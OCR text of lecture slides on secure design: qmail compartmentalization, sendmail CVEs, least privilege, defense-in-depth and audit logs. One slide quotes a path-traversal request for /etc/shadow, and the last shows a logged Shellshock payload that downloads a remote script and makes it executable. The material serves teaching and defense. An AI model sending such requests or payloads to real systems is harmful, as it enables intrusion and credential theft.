
- Compartmentalize
- Nine separate modules
- If one module compromised, others not
- Move separate functions into mutually untrusting programs
- Always validate input from other modules

The qmail security guarantee


- In March 1997, I offered $500 to the first person to publish a verifiable security hole in the latest version of qmail
- For example, a way for a user to exploit qmail to take over another account.
- My offer still stands.
- Nobody has found any security holes in qmail.

http://cr.yp.to/qmail/guarantee.html

Structure of qmail



Contrast with **sendmail**



1	CVE-2014-3956 200	+Info	2014-06-04	2014-06-18	1.9	None

The sm_close_on_exec function in conf.c in sendmail before 8.14.9 has arguments in the wrong or allows local users to access unintended high-numbered file descriptors via a custom mail-delivery

2	CVE-2009-4565 310	Bypass	2010-01-04	2013-04-04	7.5	User

sendmail before 8.14.4 does not properly handle a '\0' character in a Common Name (CN) field of spoof arbitrary SSL-based SMTP servers via a crafted server certificate issued by a legitimate Cert ccess restrictions via a crafted client certificate issued by a legitimate Certification Authority, a re

3	CVE-2009-1490 119	DoS Exec Code Overflow	2009-05-05	2009-05-13	5.0	None

Heap-based buffer overflow in Sendmail before 8.13.2 allows remote attackers to cause a denial o X- header, as demonstrated by an X-Testing header.

4	CVE-2007-2246 399	DoS	2007-04-25	2011-05-13	7.8	None

Unspecified vulnerability in HP-UX B.11.00 and B.11.11, when running sendmail 8.9.3 or 8.11.1; an o cause a denial of service via unknown attack vectors. NOTE: due to the lack of details from HP, CVE-2006-1173 or CVE-2006-4434.

5	CVE-2006-7176		2007-03-27	2010-08-21	4.3	None

The version of Sendmail 8.13.1-2 on Red Hat Enterprise Linux 4 Update 4 and earlier does not reje come from external hosts, which might allow remote attackers to spoof messages.

6	CVE-2006-7175		2007-03-27	2008-09-05	7.5	User


The version of Sendmail 8.13.1-2 on Red Hat Enterprise Linux 4 Update 4 and earlier does not allo ecure channels to be used than desired.

7	CVE-2006-4434 399	DoS	2006-08-28	2011-03-10	5.0	None

Use-after-free vulnerability in Sendmail before 8.13.8 allows remote attackers to cause a denial of ariable to be referenced. NOTE: the original developer has disputed the severity of this issue, say ith core dumps if the OS actually generates different core dumps (which is unlikely)... the bug is rocess would terminate anyway, no mail delivery or receiption is affected."

8	CVE-2006-1173 399	DoS	2006-06-07	2011-05-13	5.0	None

Sendmail before 8.13.7 allows remote attackers to cause a denial of service via deeply nested, ma ecursive mime8to7 function for performing 8-bit to 7-bit conversion, which prevents Sendmail fro



13	CVE-2003-0681	Overflow	2003-10-06	2008-09-10	7.5	

A "potential buffer overflow in ruleset parsing" for Sendmail 8.12.9, when using the nonst as unknown consequences.

14	CVE-2003-0308	+Priv	2003-05-15	2008-11-11	7.2	

The Sendmail 8.12.3 package in Debian GNU/Linux 3.0 does not securely create tempora checksendmail, or (3) doublebounce.pl.

15	CVE-2003-0161	DoS Exec Code Overflow	2003-04-02	2010-05-25	10.0	

The prescan() function in the address parser (parseaddr.c) in Sendmail before 8.12.9 doe length check to be disabled when Sendmail misinterprets an input value as a special "N xecute arbitrary code via a buffer overflow attack using messages, a different vulnerabil

16	CVE-2002-2423 20		2002-12-31	2008-09-05	6.4	

Sendmail 8.12.0 through 8.12.6 truncates log messages longer than 100 characters, which DENT response.

17	CVE-2002-2261 264	Bypass	2002-12-31	2011-07-18	7.5	

Sendmail 8.9.0 through 8.12.6 allows remote attackers to bypass relaying restrictions enf

18	CVE-2002-1827	DoS	2002-12-31	2008-09-05	2.1	

Sendmail 8.9.0 through 8.12.3 allows local users to cause a denial of service by obtaining

19	CVE-2002-1337	Exec Code Overflow	2003-03-07	2008-09-05	10.0	

Buffer overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary c comments as processed by the crackaddr function of headers.c.

20	CVE-2002-1165	Bypass	2002-10-11	2008-09-05	4.6	

Sendmail Consortium's Restricted Shell (SMRSH) in Sendmail 8.12.6, 8.11.6-15, and poss


Web Server Example

- If the server is run under **root** account, clients could access all files on system!

- **`serveFile`**`()` method creates **`FileReader`** object for arbitrary pathname provided by user
  - **`GET ../../../../etc/shadow HTTP/1.0`**
  - Traverses up to root, /**`etc/shadow`** on UNIX contains list of usernames & encrypted passwords!
  - Attacker can use this to launch a dictionary attack
  - Need to canonicalize and validate pathname


- Obey Least Privilege: Don't run server under **root**!

Apache



```
[root@ [redacted] ~]# ps -f -u apache
UID        PID  PPID  C STIME TTY          TIME CMD
apache     815  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache     817  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache     820  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   27298  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   27856  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   28056  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   28407  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29085  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29087  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29485  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29501  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29503  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29613  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29614  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
apache   29630  3553  0 Sep10 ?        00:00:00 /usr/sbin/httpd
```

Or www-data




Why **multiple** processes?

Defense-in-Depth

Defense-in-Depth in Roman Times

- In the 3rd and early 4th centuries, the Imperial Roman army's defense strategy mutated from "forward defense" (or "preclusive defense") during the Principate era (30 BC-AD 284) to "defense-in-depth" in the 4th century
  - "Forward-" or "preclusive" defense aimed to neutralize external threats **before** they **breached** the Roman borders
  - The barbarian regions neighboring the borders were envisaged as the theatres of operations.



- In contrast, "defense-in-depth" would not attempt to prevent incursions into Roman territory, but aimed to **neutralize** them on **Roman soil**

Prevent, Detect, Contain, and Recover

- Should have mechanisms for
  - **preventing** attacks
  - **detecting** breaches
  - **containing** attacks in progress, and
  - **recovering** from them
- Detection particularly important for network security since it may not be clear when an attack is occurring

Most of our focus thus far

Failed Login Attempts with **aureport**


```
# aureport

Summary Report
======================
Range of time in logs: 10/12/2012 17:44:28.795 - 05/03/2013 14:56:20.388
Selected time for report: 10/12/2012 17:44:28 - 05/03/2013 14:56:20.388
Number of changes in configuration: 17
Number of changes to accounts, groups, or roles: 5
Number of logins: 27
Number of failed logins: 3
Number of authentications: 59
Number of failed authentications: 4
Number of users: 3
Number of terminals: 14
Number of host names: 3
Number of executables: 20
Number of files: 12
Number of AVC's: 1
Number of MAC events: 8
Number of failed syscalls: 29
Number of anomaly events: 2
Number of responses to anomaly events: 0
Number of crypto events: 567
Number of keys: 3
Number of process IDs: 7294
Number of events: 47522
```

```
# aureport -au -i --failed

Authentication Report
============================================
# date time acct host term exe success event
============================================
1. 05/16/14 15:42:11 deepak ? /dev/pts/124 /usr/bin/sudo  no 6949322
2. 05/17/14 12:02:53 amar 10.10.10.26 ssh  /usr/sbin/sshd no 6959885
3. 05/18/14 01:21:06 abhay ? /dev/pts/12   /usr/bin/sudo  no 6967954
4. 05/18/14 01:21:06 abhay ? /dev/pts/12   /usr/bin/sudo  no 6967955
5. 05/18/14 01:21:06 abhay ? /dev/pts/12   /usr/bin/sudo  no 6967956
```

http://www.golinuxhub.com/2014/05/how-to-track-all-successful-and-failed.html

Auditing Account Activity

Timestamp	IP Address	User	Event Description
26-06-2012 10:28:42	99.139.65.88	demo@dome9.com	**User logged on**
26-06-2012 08:56:07	99.139.65.88	demo@dome9.com	**User logged on**
26-06-2012 08:27:02		System	**The lease for service SSH@App1 at aws region "AWS EU West (Ireland)" has expired**
26-06-2012 08:22:00		System	**The lease for service phpMyAdmin@Rackspace Cloud Windows has expired**
26-06-2012 08:20:00		System	**The lease for service phpMyAdmin@Rackspace Cloud Windows has expired**
26-06-2012 07:26:10	84.108.237.173	demo@dome9.com	**A lease was acquired for service SSH@App1 at aws region "AWS EU West (Ireland)"**
26-06-2012 07:24:47	84.108.237.173	demo@dome9.com	**Service Web@Windows S... On-Demand" to "Always Op...**
26-06-2012 07:23:27	84.108.237.173	demo@dome9.com	**Service MySQL@MySqlDB... to "10.0.0.0/8".**
26-06-2012 07:21:32	75.37.15.119	demo@dome9.com	**The invitation to Ray1@...**
26-06-2012 07:21:32	75.37.15.119	demo@dome9.com	**A lease was acquired for service phpMyAdmin@Rackspace Cloud Windows**

A lease was aquired by demo@dome9.com for service SSH@App1 at cloud region "AWS EU West (Ireland)" (Ports: 22-22, Protocol: tcp, Allowed IP: 84.108.237.173, Lease Expiration: 6/26/2012 3:26:09 PM).

Page 1 of 467 | 10 | View 1 - 10 of 4 669

Filter Options

Start date

End date

User Name

Event Type All

Filter Clear


Ongoing Attack: Shellshock

Time	Client Details	Event Details
3 hours ago	Bot (Unclassified) from Korea, Republic of	183.[redacted] | 3 hits | Supports Cookies **Entry Page:** /cgi-sys/entropysearch.cgi (GET) **Referrer:** http://www.[redacted]n/cgi-sys/entropysearch.cgi **User Agent:** () { :;}; /bin/bash -c "/usr/bin/env curl -s http://google-traffic-analytics.com/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_up... **Served Via:** Amsterdam, NL **Session Id:** 128001460036848063 Bad Bots · 1 Illegal Resource Access · Blocked Country · Actions · Less

